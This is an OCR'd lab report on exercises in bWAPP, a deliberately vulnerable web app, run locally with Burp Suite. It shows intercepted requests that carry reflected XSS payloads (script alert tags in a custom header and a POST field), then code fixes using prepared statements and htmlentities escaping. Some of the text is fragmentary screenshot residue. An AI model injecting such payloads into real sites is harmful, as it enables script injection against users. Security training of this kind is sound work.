



Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options
Intercept HTTP history WebSockets history Options
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action
Raw Params Headers Hex
Name Value
POST /sns_demoapp/xss_custom_header.php HTTP/1.1
Host localhost
User-Agent Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Fi
Accept text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language en-US,en;q=0.5
Referer http://localhost/sns_demoapp/xss_custom_header.php
Cookie security_level=0; PHPSESSID=brefvva9rd3agequ32u3439qn0
Connection close
Upgrade-Insecure-Requests 1
Content-Type application/x-www-form-urlencoded
Content-Length 22
bWAPP <script>alert(1)</script>



buggy web app !
Create User
Blog
1
OK
om HTTP request headers...
der:


XSS Reflected Eval







XSS – Reflected (AJAX/JSON)






XSS – Reflected (Get)







XSS Reflected JSON


```
<script>

    var JSONResponseString = '{"movies":[{"response":"hello??? Sorry, we don&#039;t have that movie :("}]}';

    // var JSONResponse = eval ("(" + JSONResponseString + ")");
    var JSONResponse = JSON.parse(JSONResponseString);

    document.getElementById("result").innerHTML=JSONResponse.movies[0].response;

</script>
```







XSS – Reflected (Post)






```
POST /sns_demoapp/xss_post.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost/sns_demoapp/xss_post.php
Cookie: security_level=0; PHPSESSID=9e756af62d4545900a36355d8cda450a
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

firstname=Vatsal&lastname=Nagda&form=submit
```


Burp Suite Free Edition v1.7.19 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Scanner Spider Intruder Repeater Sequencer Decoder Comparer Extender
Intercept HTTP history WebSockets history Options
Request to http://localhost:80 [127.0.0.1]
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /sns_demoapp/xss_post.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://localhost/sns_demoapp/xss_post.php
Cookie: security_level=0; PHPSESSID=9e756af62d4545900a36355d8cda450a
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
firstname=Vatsal&lastname=<script> alert ("Security Compromised !!")</script>&form=submit



an extremely buggy web app !
Change Password
Create User
Security Compromised !!
OK
/ XSS - Reflected (PO
Enter your first and last name:

XSS – Reflected (User Agent)





XSS – Stored Blog



Fixes :

SQL Injection SQLite

```
//FIX: SQL Injection (SQLite)
//$recordset = $db->query($sql);
$recordset = $db->prepare($sql);

if(!$recordset)
{
```

XSS- Reflected (Customer Header)

```
if($name == "bWAPP")
{
//FIX: XSS-Reflected(Custom Header)
$temp = xss($value);
$temp = htmlentities($temp, ENT_QUOTES | ENT_HTML5, 'UTF-8');
    echo "<i>" . $temp ."</i>";

}
```

XSS – Reflected JSON

```
//FIX: XSS - Reflected JSON
$title = htmlentities($title, ENT_QUOTES | ENT_HTML5, 'UTF-8');
```

XSS – Reflected (User Agent)

